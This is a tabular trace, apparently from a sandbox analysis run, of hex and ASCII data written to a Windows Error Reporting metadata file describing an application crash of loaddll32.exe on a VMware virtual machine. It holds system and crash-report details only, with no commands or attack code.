C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 31 00 36 00 30 00 36 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34160640</PagefileUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 36 00 34 00 33 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35643392</PeakPagefileUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 31 00 36 00 30 00 36 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34160640</PrivateUsage>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4802	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4864	4	0d 00 0a 00		success or wait	8	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4868	2	09 00		success or wait	16	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	4872	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	5480	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	5484	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	5486	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	5526	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	5530	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	5532	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	5570	4	0d 00 0a 00		success or wait	6	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	5574	2	09 00		success or wait	12	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	5578	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6132	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6136	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6138	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6178	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6182	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6184	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6222	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6226	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6230	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6324	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6328	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6332	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6b 00 74 00 72 00 75 00 69 00 6b 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>ktruik, Inc.</SystemManufacturer>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6438	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6442	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6446	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6b 00 74 00 72 00 75 00 69 00 6b 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>ktruik7,1</SystemProductName>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6542	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6546	2	09 00		success or wait	2	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6550	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6670	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6674	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6678	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 35 00 39 00 31 00 31 00 34 00 35 00 36 00 36 00 33 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1591145663</OSInstallDate>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6760	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6764	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6768	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6870	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6874	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6878	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6948	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6952	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6954	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6994	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	6998	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7000	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7034	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7038	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7042	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7138	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7142	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7144	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7180	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7184	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7186	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7210	4	0d 00 0a 00		success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7214	2	09 00		success or wait	6	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7218	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 38 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>80000000</Flags>	success or wait	3	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7470	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7474	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7476	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7502	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7506	2	09 00		success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7508	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 36 00 3a 00 31 00 32 00 3a 00 31 00 34 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-23T06:12:14Z">	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7608	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7612	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7616	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 30 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 31 00 34 00 32 00 38 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 31 00 30 00 31 00 35 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 31 00 30 00 31 00 35 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<Process AsId="400" PID="1428" UptimeMS="11015" TimeSinceCreationMS="11015" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7882	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7886	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7890	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7910	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7914	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7916	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7954	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7958	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7960	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6D8B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	7998	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8002	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8006	98	3c 00 47 00 75 00 69 00 64 00 3e 00 65 00 65 00 36 00 38 00 66 00 65 00 61 00 65 00 2d 00 31 00 33 00 65 00 62 00 2d 00 34 00 62 00 38 00 37 00 2d 00 61 00 38 00 61 00 64 00 2d 00 33 00 35 00 65 00 63 00 31 00 61 00 63 00 38 00 61 00 33 00 65 00 61 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>ee68feae-13eb-4b87-a8ad-35ec1ac8a3ea</Guid>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8104	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8108	2	09 00		success or wait	2	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8112	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 33 00 54 00 30 00 36 00 3a 00 31 00 32 00 3a 00 31 00 34 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-23T06:12:14Z</CreationTime>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8210	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8214	2	09 00		success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8216	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6D8B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml	8256	4	0d 00 0a 00		success or wait	1	6D8B497A	unknown
